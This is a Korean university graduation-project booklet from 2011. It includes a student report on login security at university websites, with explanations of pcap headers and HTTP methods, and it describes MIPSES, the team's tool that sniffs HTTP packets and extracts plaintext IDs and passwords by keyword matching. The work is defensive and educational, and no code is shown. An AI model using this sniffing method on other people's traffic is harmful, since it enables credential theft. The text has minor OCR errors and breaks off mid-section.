인사말

신학기가 시작된 지 엊그제 같은데 벌써 옷깃을 여미게 되는 만추의 계절이 돌아온 것 같습니다. 유난히 장맛비가 많았던 금년도에는 각종 재해가 끊이질 않았던 것 같습니다. 이러한 어려운 여건 속에서도 수확의 계절이 어김없이 돌아왔습니다. 아울러 금년은 졸업을 앞둔 4학년 재학생들에게는 남다른 감회가 있는 해일 것입니다. 거의 1년 동안 졸업을 하기 위해 준비해 왔던 졸업 작품을 발표하고 전시하는 해이기 때문입니다. 완성도 높은 졸업 작품을 제작하기 위해 동분서주하고 많은 고생을 한 4학년 재학생 여러분의 노력에 치하를 보내 드립니다. 이러한 노력의 결과로 완성된 작품을 발표하고 전시하게 된 것은 오로지 여러분들의 능력을 마음껏 보여준 학창시절의 소중한 경험이기도 합니다. 이러한 소중한 경험은 여러분들이 졸업 후 사회에 진출하였을 때 엄청난 자산임을 명심하여야 합니다. 졸업 작품을 준비하면서 여러분들은 많은 것을 배웠을 것입니다. 주제선정, 자료수집방법, 자료 분석, 기존 보안제품에 대한 이해, 보안프로그래밍 능력, 시스템 및 네트워크 구축에 대한 실무경험, 팀 프로젝트 수행에 대한 이해, 작품을 완성해 가는 업무처리 능력, 보고서 작성법, 그리고 발표자료 제작 등 다양한 경험들이 졸업 후 기업에 취업했을 때 많은 보탬이 되리라 확신합니다. 아무쪼록 이번 졸업 작품 전시회가 4년 동안 여러분들이 갈고 닦은 전공을 유감없이 발휘하는 장이 되었으면 하는 바램입니다. 또한 이번 전시회가 선 후배간의 지식과 경험을 교류하는 의미 있는 행사가 되길 기원하며 나아가 정보보호학과의 전통과 기틀을 다지는 장이 되었으면 합니다.

끝으로 이번 졸업 작품을 열정적으로 지도해 주신 각 지도교수님들께 그 노고를 치하하며 졸업 작품을 끝까지 준비하여 발표하게 된 4학년 여러분 모두의 노력에 박수를 보냅니다.

2011년 10월 24일

정보보호학과 학과장 양 정 모 교수

2011년 정보보호학과 졸업준비위원회

○ 위원장

이명훈

○ 조별위원

1조 : 신용준, 강정구, 남재동, 신건영, 이명훈, 정보혜

2조 : 정현섭, 김인호, 박재승, 박현수, 신금현, 이아름

논문 : 김은영, 배유현, 정혜성

목 차

◦ 졸업작품

• BRIONAC : 홈페이지 로그인 취약점 분석 및 대응방안

• AEGIS : Fedora 11을 이용한 Secure OS 제작(구현)

◦ 논문

• NAC 제품 분석 및 향후 모델 방안 제안 (김은영)

• 모바일 NFC 전자상거래 보안동향 (배유현)

• 악성코드 역분석 방법과 절차 (정혜성)

2011 졸업연구 결과보고서

홈페이지 로그인 취약점 분석 및 대응방안

팀 명 BRIONAC

지도교수 유 승 재 교수님
김 용 만 교수님

팀 원 신 용 준(정보보호 4학년)
남 재 동(정보보호 4학년)
강 정 구(정보보호 4학년)
신 건 영(정보보호 4학년)
이 명 훈(정보보호 4학년)
정 보 혜(정보보호 4학년)

스 텝 장 지 수(정보보호 3학년)
김 재 희(정보보호 3학년)
이 다 솜(정보보호 3학년)

2011. 10

중부대학교 정보보호학과

목 차

표 차례

그림 차례

요 약 문

1. 연구제목

홈페이지 로그인 보안 취약점 분석

2. 연구 목적 및 필요성

최근 해킹 등 사이버공간에서 사건과 사고가 급증하여 기업, 사회, 국가단위의 피해가 크게 확산되고 있다. 특히 웹는 기본적으로 안전하지 않다는 개념에서 출발한다. 또한 WWW 서비스를 지원하는 인터넷 자체가 개방성을 바탕으로 설계된 TCP/IP를 사용한다. 웹은 기본적으로 인터넷과 TCP/IP 인트라넷상에서의 클라이언트/서버 응용 프로그램이다. 웹은 컴퓨터와 네트워크보안에서 다루지 않은 새로운 보안의 위협에 직면하였다. 이를 계기로 교과수업에서 지득한 지식과 기술을 응용하여 안전한 사용자인증 여부를 확인하는 검증 프로그램을 제작하였다. 또한 보안기술의 중요성 부각 및 보안 경각심을 고취하는 한편 대책방안을 제시했다.

3. 연구 내용

여러 대학홈페이지를 대상으로 기본적인 로그인 과정의 취약점을 분석한다. 천 여개의 축적된 데이터를 바탕으로 검증 시스템인 MIPSES를 개발한다. 또한 지속적인 검증을 통해 수시로 바뀌는 데이터를 입력하고 예외사항을 없애도록 노력했다.

4. 연구 결과

실시간 패킷 감시를 통해 암호화되지 않은 패킷을 발견하는 시스템을 구축, 이를 적용시켜 보안의 취약성을 경고한다. 이를 통해 웹 상의 보안의식고취 및 근본적인 암호화 시스템의 방안까지 제안하는데 목적을 두고 연구를 진행한다.

Ⅰ. 연구 계획

1. 연구 목적

(1) 인터넷을 통해 확산되는 악의적인 소프트웨어 및 기업의 네트워크의 리소스에 대한 외부와 내부의 위협이 크게 증가 하고 있다.

(2) 웹 서비스를 지원하는 인터넷 자체가 개방성을 바탕으로 설계된 TCP/IP를 사용한다.

(3) 웹은 컴퓨터와 네트워크보안에서 다루지 않은 새로운 보안의 위협에 직면하였다.

2. 연구 개요

(1) 웹보안은 시스템보안, 데이터베이스보안, 네트워크보안과 연계돼 있으며 가장 먼저 해킹의 위험에 노출되는 분야이다. 웹보안이 가장 중요한 보안으로 대두되면서 이에 따른 연구가 중요한 시점으로 떠오르고 있다.

(2) 이에 따라 우리는 웹의 특정 취약점에 대비하지 않는 홈페이지들을 대상으로 분석하여 보안기술의 중요성 부각 및 보안 경각심을 고취하는 한편 대책방안을 제시한다.

3. 연구 방법

(1) 로그인 과정의 취약점 분석을 위한 자료 수집

- TCP/IP 통신 프로토콜 전반에 대한 기술 자료를 수집한다.
- 패킷분석 프로그램인 WireShark를 연구하여 해당 프로그램을 통해 홈페이지와 클라이언트가 주고받는 패킷의 유형을 파악하고 수집한다.
- 이를 통해 취약점 분석에 필요한 패킷을 추출하는데 필요한 기술 자료를 수집한다.

(2) 패킷 분석 자료 추출 및 평가 프로그램 개발

· 패킷 헤더를 분석하여 패킷의 구성요소를 분석한다.
· 특정 패킷의 데이터를 분석하여 필요한 요소들이 있는지 검색한다.
· 아이디와 패스워드 Keyword 추출 및 분석한다.
· 암호화 여부를 검증하는 시스템(MIPSES)을 개발한다.
· 구분 된 Keyword들을 디스크에 저장시켜 MIPSES와 연동시키는 시스템을 개발한다.

4. 연구 결과 및 활용

검증 시스템을 통해 홈페이지의 암호화 여부를 확인하고 이 문제를 접하는 모든 사람들에게 경각심을 깨우쳐주기 위해 앞으로도 계속 활용한다.

Ⅱ. 패킷의 구성요소

1. 네트워크 전송 방식

(1) OSI 7 Layer

OSI 모형(Open Systems Interconnection Reference Model)은 국제표준화기구(ISO)에서 개발한 모델로, 컴퓨터 네트워크 프로토콜 디자인과 통신을 계층으로 나누어 설명한 것이다. 일반적으로 OSI 7 계층 모형이라 불리기도 한다.

① 계층 1: 물리 계층(Physical layer)

물리 계층은 실제 장치들을 연결하기 위해 필요한 전기적, 물리적 세부 사항들을 정의한다. 허브나 리피터가 물리 계층의 장치이다. 기계적 구조와 전기적 특성을 규정한다. 물리 계층에서 수행되는 중요한 일들은 다음과 같다.

물리적인 정보 전달 매개체에 대한 연결의 성립 및 종료한다. 여러 사용자들 간의 통신 자원을 효율적으로 분배하는 데 관여한다. 네트워크상에서 데이터 비트를 전송하는 계층으로, 데이터 링크 개체간의 비트 전송을 위한 물리적 연결을 설정, 유지, 해제하기 위한 수단을 제공하며, 물리계층에서 데이터를 교환하는 방식은 회선교환, 메시지 교환, 패킷교환 방식이 있다. 전송 매체는 신호 보내는 방법을 정의한다.

② 계층 2: 데이터 링크 계층(Data link layer)

데이터 링크 계층은 포인트 투 포인트(Point to Point) 간 신뢰성있는 전송을 보장하기 위한 계층으로 CRC 기반의 오류 제어와 흐름 제어가 필요하다. 네트워크 위의 개체들 간 데이터를 전달하고, 물리 계층에서 발생할 수 있는 오류를 찾아 내고, 수정하는 데 필요한 기능적, 절차적 수단을 제공한다. 주소 값은 물리적으로 할당 받는데, 이는 네트워크 카드가 만들어질 때부터 맥 주소(MAC address)가 정해져 있다는 뜻이다. 주소 체계는 계층이 없는 단일 구조이다. 데이터 링크 계층의 가장 잘 알려진 예는 이더넷이다. 이 외에도 HDLC나 ADCCP 같은 포인트 투 포인트(point-to-point) 프로토콜이나 패킷 스위칭 네트워크나 LLC, ALOHA 같은 근거리 네트워크용 프로토콜이 있다. 네트워크 브릿지나 스위치 등이 이 계층에서 동작하며, 직접 이어진 곳에만 연결할 수 있다.

③ 계층 3: 네트워크 계층(Network layer)

네트워크 계층은 여러개의 노드를 거칠때마다 경로를 찾아주는 역할을 하는 계층으로 다양한 길이의 데이터를 네트워크들을 통해 전달하고, 그 과정에서 전송 계층이 요구하는 서비스 품질(QoS)을 제공하기 위한 기능적, 절차적 수단을 제공한다. 네트워크 계층은 라우팅, 흐름 제어, 세그멘테이션(segmentation/

desegmentation), 오류 제어, 인터네트워킹(Internetworking) 등을 수행한다. 라우터가 이 계층에서 동작하고 이 계층에서 동작하는 스위치도 있다. 데이터를 연결하는 다른 네트워크를 통해 전달함으로써 인터넷이 가능하게 만드는 계층이다. 논리적인 주소 구조(IP), 곧 네트워크 관리자가 직접 주소를 할당하는 구조를 가지며, 계층적(hierarchical)이다.

서브네트의 최상위 계층으로 경로를 설정하고, 청구 정보를 관리한다. 개방 시스템들의 사이에서 네트워크 연결을 설정, 유지, 해제하는 기능을 부여하고, 트랜스포트 계층사이에 네트워크 서비스 데이터 유닛(NSDU : Network Service Data Unit)을 교환하는 기능을 제공한다.

④ 계층 4: 전송 계층(Transport layer)

전송 계층은 양 끝단(End to end)의 사용자들이 신뢰성있는 데이터를 주고 받을 수 있도록 해 주어, 상위 계층들이 데이터 전달의 유효성이나 효율성을 생각하지 않도록 해준다. 시퀀스 넘버 기반의 오류 제어 방식을 사용한다. 전송 계층은 특정 연결의 유효성을 제어하고, 일부 프로토콜은 상태 개념이 있고(stateful), 연결 기반(connection oriented)이다. 이는 전송 계층이 패킷들의 전송이 유효한지 확인하고 전송 실패한 패킷들을 다시 전송한다는 것을 뜻한다. 가장 잘 알려진 전송 계층의 예는 TCP이다.

종단간(end-to-end) 통신을 다루는 최하위 계층으로 종단간 신뢰성 있고 효율적인 데이터를 전송하며, 기능은 오류검출 및 복구와 흐름제어 등을 수행한다.

⑤ 계층 5: 세션 계층(Session layer)

세션 계층은 양 끝단의 응용 프로세스가 통신을 관리하기 위한 방법을 제공한다. 동시 송수신 방식(duplex), 반이중 방식(half-duplex), 전이중 방식(Full Duplex)의 통신과 함께, 체크 포인팅과 유휴, 종료, 다시 시작 과정 등을 수행한다. 이 계층은 TCP/IP 세션을 만들고 없애는 책임을 진다.

통신하는 사용자들을 동기화하고 오류복구 명령들을 일괄적으로 다룬다.

⑥ 계층 6: 표현 계층(Presentation layer)

표현 계층은 코드간의 번역을 담당하여 사용자 시스템에서 데이터의 형식상 차이를 다루는 부담을 응용 계층으로부터 덜어 준다. MIME 인코딩이나 암호화 등의 동작이 이 계층에서 이루어진다.

⑦ 계층 7: 응용 계층(Application layer)

응용 계층은 응용 프로세스와 직접 관계하여 일반적인 응용 서비스를 수행한다. 일반적인 응용 서비스는 관련된 응용 프로세스들 사이의 전환을 제공한다.

[그림 2-1] OSI 7 Layer 송신측 시스템

[그림 2-2] OSI 7 Layer 수신측 시스템


위와 같이 각 계층을 지날 때 해당하는 헤더가 붙는다. 이 헤더 값 들은 16진수로 패킷의 첫 부분에 기록되어 보내진다.

2. 패킷의 헤더

(1) 패킷은 24byte인 global header와 16byte인 packet header와 packet data로 이루어진다.

[그림 2-3] 패킷 파일의 헤더

'data link type'까지가 글로벌 헤더이고 'timestamp seconds'부터가 패킷 헤더 및 패킷 데이터에 해당하는 부분이다.



[그림 2-4] 패킷 헤더의 구조

· magic_number

일명 매직넘버로 불리는 값으로 pcap파일의 시작을 알려주며, 매직 넘버의 값은 0xa1b2c3d4(identical) 와 0xd4c3b2a1(swapped)두 값중에 하나로 지정이 되어 있는데, identical의 형식으로 매직 넘버의 값이 저장 되어있다면 상관 없지만 swappped의 형식으로 값이 저장된 경우에는 모든 바이트 오더를 swapped하게 해석해야 한다.

· version_major, version_minor

해당 PCAP 파일의 버전을 나타낸다.

· GMT to Local correction

GMT 표준시와 local timezone의 차이를 second 단위로 표현한 숫자이다.

· accuracy of timestamp

보통은 0으로 세팅되어 이 필드는 사용하지 않는다.

· max length of captured packer

snapshot length이다. 보통은 65535로 지정하나 필요에 따라 크기를 제한 할 수 있다.

· data link type

OSI 7 Layer에서 Level 2에 해당하는 data link layer에 타입을 명시한다. 예를 들어, Ethernet은 1로 설정, Token Ring은 6으로 설정을 한다.

· timestamp seconds

언제 패킷이 캡쳐되었는지를 나타낸다. 1970년 1월 1일 00:00:00(GMT 표준) 이후의 Timestamp를 데이터에 저장한다. UNIX 플랫폼에서 사용하는 time_t라는 형태와 동일하다.

· timestamp microseconds

timestamp seconds를 microseconds로 표시한 것이다.

· number of octets of packet saved in file
PCAP 파일 안에 저장되어 있는 패킷 데이터의 길이를 나타낸다. incl_len 값은 orig_len 값이나 snaplen 값보다 클 수 없다.
· actual length of packet
실제 네트워크 상에서 캡처된 패킷 데이터의 길이를 나타낸다. incl_len 값과 orig_len 값이 다른 경우에는 패킷 사이즈를 snaplen 값으로 정한다.
· packet data
실제 패킷 데이터

(2) HTTP 메소드는 HEAD, TRACE, PUT, DELETE, CONNECT, GET, POST 가 있다. 이중에서 대표적으로 사용되는 것이 GET 과 POST 메소드이다.

GET은 일반적으로 특정 URL(Uniform Resource Locators, 자원의 경로)의 자원을 요청할 때 사용된다. 즉, 일반적인 HTML페이지, 이미지, 텍스트파일 등의 자원에 대한 요청을 한다. 그리고 간단한 파라메터를 URL상에 표현하여 서버에 넘겨줄 수가 있다. 아래 예는 네이버에서 'feelnet' 이라는 키워드로 검색할 때 주소창에 보여지는 URL이다. 붉은색이 실제 URL이고 파란색이 파라메터와 값의 쌍이다. '?'는 URL와 파라메터의구분자이고 '&'은 각각의 파라메터명과 값의 쌍을 구분하는 구분자이다. 예에서 볼 수 있듯이 검색어로 입력한 'feelnet' 가 주소창에 그대로 보인다. 따라서 로그인 페이지와 같은 작업을 GET 방식으로 구현한다면 보안상의 문제가 생길 수 있음을 알 수 있다.
HTTP 의 스펙상 GET 메소드는 멱등 메소드이다. 즉, 동일한 요청이 부작용이 없이 두번 이상 이루어질 수 있다는 의미이며 결제처리와 같은 하나의 트랙잭션이 중복 실행되어서는 안되는 작업에는 이론적으로는 사용되지 않는 것이 바람직하다. 따라서 일반적으로 GET 메소드는 서버의 자원을 요청할 때 사용되고 서버의 상태를 변경하지 않는다.
POST 메소드는 GET 메소드와 달리 파라메터가 URL상에 표현되지 않고 HTTP Body에 입력된다. 따라서 주소창에 파라메터의 값이 보이지 않고, HTTP Body에 데이터가 붙기때문에 데이터의 크기에 제한이 없다.
일반적으로 폼에 입력한 데이터를 서버에 전송하여 상태를 변경하는 작업에는 대부분 POST 방식이 사용된다.
태그의 기본 메소드는 GET 방식이다. 따라서 POST 방식으로 전송하고자 한다면 반드시 <form method="POST" 로 명시해주어야 한다.

Ⅲ. 프로그램 동작 원리 및 실행

1. MIPSES 소개

1-1. 소개

My ID & Password Security Evaluation System(이하 MIPSES)는 검증 시스템이 설치되어 있는 클라이언트와 홈페이지 간의 전송되는 네트워크 패킷을 분석하고 해당 홈페이지의 암호화여부를 판단하며 암호화되지 않은 ID와 Password를 출력하여 검증하는 시스템이다.

1-2. 설계

(1) 먼저 패킷 헤더를 효율적으로 구분하기 위해 패킷의 구조를 통해 패킷을 구분하기로 한다. 패킷 헤더에는 다양한 정보가 있다. 이 중 우리는 먼저 암호화되지 않은 패킷이 주로 있는 Protocol의 http인 패킷이 필요하다. 패킷의 데이터가 길지 않은 패킷은 암호화된 데이터가 들어있는 패킷이거나 http패킷이 아닌 다른 네트워크 정보가 들어있는 패킷일 확률이 높다. 특정한 경우에 해당하지 않는 최솟값을 임의로 정하여 패킷데이터가 66이하는 검증하지 않는다.

(2) http패킷중에서도 Request패킷이 필요하다. Request패킷은 웹 서버에 데이터를 요청할 때 보내는 패킷으로, GET/POST/HEAD 등의 메소드가 있다. 해당 메소드는 주로 패킷 데이터의 첫번째에 있기 때문에 GET과 POST를 구분하여 기록한다.

(3) 웹 서비스를 일반적으로 80번 포트를 이용하지만 Port 기반의 가상호스트(Port-based virtual host)를 통해 이용하는 다른 서버들도 포함시키기 이해 81, 8080, 7780 등 에 해당하는 Port 번호를 추가하였다.

(4) 특정 패킷의 데이터를 분석할 때 ID Keyword, ID, Password Keyword, Password 각각을 구분하기 위한 문자 값을 입력해주었다. 예를 들어 '&id=123&pw=123&'에서 보면 첫번째 '&'부터 ID Keyword와 ID를 구분하는 '=', ID와 Password Keyword를 구분하는 '&', Password Keyword와 Password를 구분하는 '=', 마지막으로 Password의 끝을 알리는 '&'가 있겠다. 이 부분이 시스템의 핵심 코드로써 결정적으로 ID와 Password를 구분하는 코드이다. Keyword는 긴 것부터 하나하나 대조한다.

(5) 암호화 시스템을 구분하기 위해서는 Port와 Password의 길이와 같은 방식을 이

용했다.

1-3. 동작 흐름

(1) ID, Password Keyword가 저장되어 있는 파일을 불러온다.
(2) 설정되어 있는 모든 Network Interface를 불러들여 감시할 Network Interface를 선택한다.
(3) ID & Password 전송 안전성 검증이나 주요 패킷의 아스키코드 혹은 16진수 값을 출력할 것인지 선택한다.
(4) 패킷의 길이 구분, GET/POST의 메소드 선택, Port를 구분한다. 이것은 핵심 패킷 및 암호화 시스템을 구분하는 첫번째 관문이다. 특히 지정된 Port에 해당되지 않으면 바로 다음 패킷을 호출한다.
(5) 패킷 데이터에서 ID Keyword를 구분하기 위한 첫번째 문자 값부터 시작하여 ID Keyword, ID, Password Keyword, Password를 구분한다.
(6) 위에서 구분해낸 값들을 출력한다. 같이 출력하는 패킷 데이터 값은 16진수에서 아스키코드로 변환하여 출력한다. 선택에 따라 16진수 값도 출력한다.

1-4. 예외 처리

홈페이지 설정과 네트워크 환경, Keyword 리스트 등 에 관해 대부분이 비슷하지만 항상 모든 조건이 같지 않다. 그렇기 때문에 예외 조건이 나오기 마련이다. 예외 조건들은 일반적인 형식을 따르지 않기 때문에 검증 시스템에서 정상적으로 출력되지 않는다. 따라서 인식률을 높이기 위해 예외 조건들을 검출하는 방식을 추가시켰다. 추가시킨 유형들은 다음과 같다.

(1) 비정형적 방식으로 keyword 또는 보안시스템 사용여부 검출

로그인 정보가 들어있는 패킷데이터에는 주로 인터넷 주소가 포함되어 있는 경우가 많은데 로그인 관련 주소다보니 Keyword와 각 값들을 구분하는 문자값들이 유사하게 들어가 있는 경우가 많다. 이 오류를 제외하기 위한 값들이다. 아래 그림은 여러 예시 중 하나이다.

이미 '&user_id=~' 값은 이미 Keyword 리스트에 입력이 되어 있는 값이다. 하지만 그 뒤 값은 실제 ID가 아닌 'MTIzMTIz&'와 같은 알 수 없는 값이 입력되어 있다. 우리는 이 값을 원하지 않는다. 그렇기 때문에 실제 ID를 지칭하고 있는 'client_id=lifelong&'를 추가시켜 앞의 Keyword는 인식되지 않도록 한다.

[그림 3-1] 비정형적 방식의 Keyword 검출

(2) ID Keyword 위치보정


일반적으로 '&userid=realid&userpw=realpw&'에서 '&'와 'userid'는 바로 이어지고 'userid'와 'realid'도 '='를 통해 바로 이어진다. 하지만 반드시 첫번 째가 '&'이지 않을 수도 있고 '='도 아닐 수도 있고 'realid'와 'userpw'가 '&'를 통해 연속으로 있지 않을 때도 있다. 이렇게 연속된 문자 값 사이는 다 '1'로 간주한다. 이처럼 간단한 규칙을 벗어난 주소가 나타나면 제대로 인식을 하지 못하고 검증에도 오류가 생긴다. 이에 따라 해당하는 홈페이지들의 규칙을 입력시켰다. 아래 그림은 여러 예시 중 하나이다.

'<Login sUserID="123123" sUserPassword="123123" '와 같이 되어있는 형식이다. 여기서 ID Keyword는 'sUserId'이다. 이것을 구분 짓기 위해서 공백문자를 넣어주었다. 이로써 ID Keyword를 구분한다. 구분짓는 문자 값은 '='이다 하지만 ' " '라는 쌍따옴표 값이 들어갔다. 소스상에는 쌍따옴표로 입력해둔다. 또한 이것을 구분해 내기 위해 2라는 값을 입력해준다. '123123'과 'sUserPassword'사이에는 쌍따옴표와 공백문자가 있는데 구분짓는 값은 쌍따옴표, 길이는 2로 입력해준다. 마지막 구분짓는 값은 쌍따옴표로 정해준다. 이렇게 변칙적인 값들을 입력해주었다.

[그림 3-2] ID Keyword위치보정을 통한 검출


1-5. 실행

다음은 검증시스템의 구동 환경이다. 'gcc'명령어를 통해 MIPSES.exe를 생성한다. 실행할 경우에는 ./MIPSES라고 작성하고 엔터를 치면 된다.



[그림 3-3] MIPSES 제작 및 실행


해당시스템에서는 네트워크 인터페이스 카드가 8개가 설정되어 있다. 첫번째는 'VirtualBox'의 가상 네트워크 인터페이스 카드이다. 두번째와 세번째, 여섯번째는 윈도우의 루프백 네트워크 인터페이스 카드와 네트워크 인터페이스 카드이다. 네번째와 여덟번째는 'VMWARE'의 가상 네트워크 인터페이스 카드이다. 일곱번째는 'PdaNet'의 네트워크 인터페이스 카드이다. 5번째가 해당 시스템에 장착되어 있는 리얼 네트워크 인터페이스 카드이다.



[그림 3-4] 패킷을 감시할 네트워크 인터페이스 선택화면

작업 선택중 1,2,3번은 실시간으로 패킷을 받는다.

[그림 3-5] 작업 선택 화면



[그림 3-6] 감시할 네트워크 인터페이스를 현재 감시하고 있다는 메세지

a. 작업 1을 선택했을 시

주소로 추정되는 문장에서 필요한 정보들을 얻어낼 수 있다. 이처럼 보안 시스템이 설치되어 있지 않으면 전혀 암호화가 되지 않은 상태로 전송된다.

[그림 3-7] 작업 선택에서 1번을 택했을 때 아이디와 패스워드를 확인

그 외의 경우는 모두 암호화되어 전송되고, 보안시스템이 작동한다고 판단한다. 동작흐름과 예외상황을 통해 암호화 여부를 판단한다

[그림 3-8] 보안시스템이 작동할 경우

b. 작업 2을 선택했을 시

다음은 Keyword가 들어있지 않은 일반 http패킷이다. 실제로는 모든 http 패킷을 이렇게 감시하지만 1번은 화면에 출력하지 않고 2번과 3번만이 출력한다.

[그림 3-9] 작업선택에서 2로 했을 경우 나타나는 패킷데이터

Keyword가 발견되면 1번과 마찬가지로 출력한다.

[그림 3-10] 작업선택에서 2로 했을 경우 아이디와 패스워드를 확인

c. 작업 3을 선택했을 시

16진수를 통해 아스키코드이외의 값들을 확인할 수 이TEk. 주소로 추정되는 문장의 16진수 값들이 바로 아래 나타나있다.


[그림 3-11] 작업선택에서 3으로 했을 경우 나타나는 패킷 데이터

마찬가지로 Keyword가 발견되면 ID와 Password를 출력한다.

[그림 3-12] 작업선택에서 3으로 했을 경우 아이디와 패스워드를 확인

d. 작업 4을 선택했을 시

